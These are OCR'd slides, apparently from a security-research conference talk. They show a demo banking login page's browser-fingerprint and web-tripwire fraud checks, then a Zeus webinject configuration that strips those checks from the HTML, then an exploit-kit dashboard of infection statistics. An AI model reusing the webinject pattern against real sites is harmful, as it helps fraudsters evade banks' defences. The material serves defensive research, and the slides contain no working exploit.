
```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Zero - Log in</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
    <script type="text/javascript" src="/md5.js"></script>
    <script type="text/javascript" src="/fingerprint.js"></script>
    <script type="text/javascript" src="/webtripwire-login.js"></script>
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
        <script src="/resources/js/bootstrap.min.js"></script>

    <script src="/resources/js/placeholders.min.js"></script>
    <script type="text/javascript">
        Placeholders.init({
            live: true, // Apply to future and modified elements too
            hideOnFocus: true // Hide the placeholder when the element receives focus
        });
    </script>
    <script type="text/javascript">
        $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
```

Fingerprint.js: Browser Characteristics Checked




```
probe = {};
probe.createIdent = function() {
        var ident;
        ident = '';
        ident += screen.width;
        ident += screen.height;
        ident += screen.availWidth;
        ident += screen.availHeight;
        ident += screen.colorDepth;
        ident += navigator.language;
        ident += navigator.platform;
        ident += navigator.userAgent;
        ident += navigator.plugins.length;
        ident += navigator.javaEnabled();
                ident += '72';
        ident = hex_md5(ident);
        this.ident = ident.substr(0, this.identLength);
```

Fingerprint Hash Beaconing: Chrome Dev Console



```
Request URL: http://localhost/fingerprint-report.html?fingerprint=4ac861dc69
Request Method: GET
Status Code: ● 200 OK
▼ Request Headers      view parsed
  GET /fingerprint-report.html?fingerprint=4ac861dc69 HTTP/1.1
  Host: localhost
  Connection: keep-alive
  Accept: image/webp,*/*;q=0.8
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
  DNT: 1
  Referer: http://localhost/login-fraud.html
  Accept-Encoding: gzip,deflate,sdch
  Accept-Language: en-US,en;q=0.8
  If-None-Match: "0-4ef18175bfa40"
  If-Modified-Since: Fri, 03 Jan 2014 22:04:17 GMT
▼ Query String Parameters      view parsed
  fingerprint=4ac861dc69
▼ Response Headers      view parsed
  HTTP/1.1 200 OK
  Date: Fri, 03 Jan 2014 22:28:06 GMT
  Server: Apache/2.4.4 (Unix) PHP/5.5.7
  Last-Modified: Fri, 03 Jan 2014 22:04:17 GMT
```


Demo: Device Fingerprint Execution



The page at zero.webappsecurity.com says:


Your Device Fingerprint is: 4ac861dc69

Web Tripwire XMLHttpRequest



```
Request URL: http://zero.webappsecurity.com/login-fraud.html
Request Method: GET
Status Code: ● 200 OK
▼ Request Headers
   Accept: */*
   Accept-Encoding: gzip,deflate,sdch
   Accept-Language: en-US,en;q=0.8
   Cache-Control: no-cache
   Connection: keep-alive
   DNT: 1
   Host: zero.webappsecurity.com
   If-Modified-Since:
   If-None-Match:
   Pragma: no-cache
   Referer: http://zero.webappsecurity.com/login-fraud.html
   User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
   WebTripwireCheck: On
▼ Response Headers
   Accept-Ranges: bytes
   Connection: Keep-Alive
   Content-Length: 7492
   Content-Type: text/html
   Date: Fri, 03 Jan 2014 22:57:02 GMT
   ETag: "1d44-4ef17cd360b40"
   Keep-Alive: timeout=5, max=96
   Last-Modified: Fri, 03 Jan 2014 21:43:33 GMT
   Server: Apache/2.4.4 (Unix) PHP/5.5.7
   WebTripwireHash: 9ebfa57ddd3f9e67c2f563225e673a8d
```

Demo: Web Tripwire Hash Validation




The page at zero.webappsecurity.com says:

WebTripwire Validation Success: Remote Hash: 9ebfa57ddd3f9e67c2f563225e673a8d and Local Hash: 9ebfa57ddd3f9e67c2f563225e673a8d

□ Prevent this page from creating additional dialogs.


OK

Updated Zeus “webinjects” Configuration:
Removes Fraud Detection Code from HTML



```
set_url http://zero.webappsecurity.com/login-fraud.html GP
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end
```

Zeus Strips Fraud Detection JS Code from HTML



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Zero - Log in</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0,
maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>    <script
src="/resources/js/jquery-1.8.2.min.js"></script>
        <script src="/resources/js/bootstrap.min.js"></script>
```

RSACONFERENCE2014


FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Exploit Kit Overview


Trustwave® SpiderLabs®

Exploit Kits

- Serve as malware distribution mechanisms
- MaaS “Malware As a Service”
- Provide rich configuration and reporting



Recording Mode



СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД
31140 хиты 15806 хосты 1077 загрузки — 7.41% пробив

ЗА СЕГОДНЯ
13037 хиты 6171 хосты 449 загрузки — 7.83% пробив

БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Safari	2026	1288	1	53.00
Opera	190	146	14	9.93
Chrome	656	405	16	4.05
Mozilla	364	96	25	26.04
Firefox	2135	1740	71	4.08
MSIE	24708	12268	975	7.96


ОС	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Linux	706	410	5	3.30
Mac OS	1230	571	6	2.23
Windows 2000	46	25	4	15.00
Windows 2003	152	124	13	17.48
Windows 7	13602	7164	340	4.73
Windows 95	17	7	5	71.43
Windows 98	40	16	5	31.25
Windows ME	33	6	5	83.33
Windows NT	100	25	6	24.00
Windows Vista	3863	2002	76	3.81
Другие	[illegible]	[illegible]	[illegible]	[illegible]

Создать виджет

СТРАНЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
United States	10268	5550	577	12.04
Canada	773	451	57	14.80
Germany	7955	4016	40	1.00
United Kingdom	3197	1627	40	2.05
Turkey	473	247	25	35.02
Brazil	331	174	25	14.53
India	172	90	17	21.79
Korea, Republic of	181	91	16	20.51
France	1007	200	14	7.25
Russian Federation	103	33	13	46.43
Italy	360	189	12	6.49
Mexico	187	106	12	12.00
Australia	1004	456	11	2.49
China	177	96	10	10.53
Switzerland	97	53	5	16.30
Другие	[illegible]	[illegible]	[illegible]	[illegible]

РЕФЕРЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
promotion134.org	23405	10524	266	2.53
no referer	2549	283	1296	457.95
[illegible]	131	42	6	14.29
[illegible]	85	39	14	36.00
[illegible]	88	56	4	15.38
[illegible]	73	37	5	13.09
[illegible]	79	36	10	27.78
[illegible]	67	35	11	31.43
[illegible]	73	36	8	22.86
[illegible]	75	35	7	20.00
Другие	[illegible]	[illegible]	[illegible]	[illegible]

ЭКСПЛОИТЫ	ЗАГРУЗКИ	%
PDF LIBTIFF	197	15.97
PDF ALL	75	6.07
MDAC	97	8.63
Java Array	719	65.97
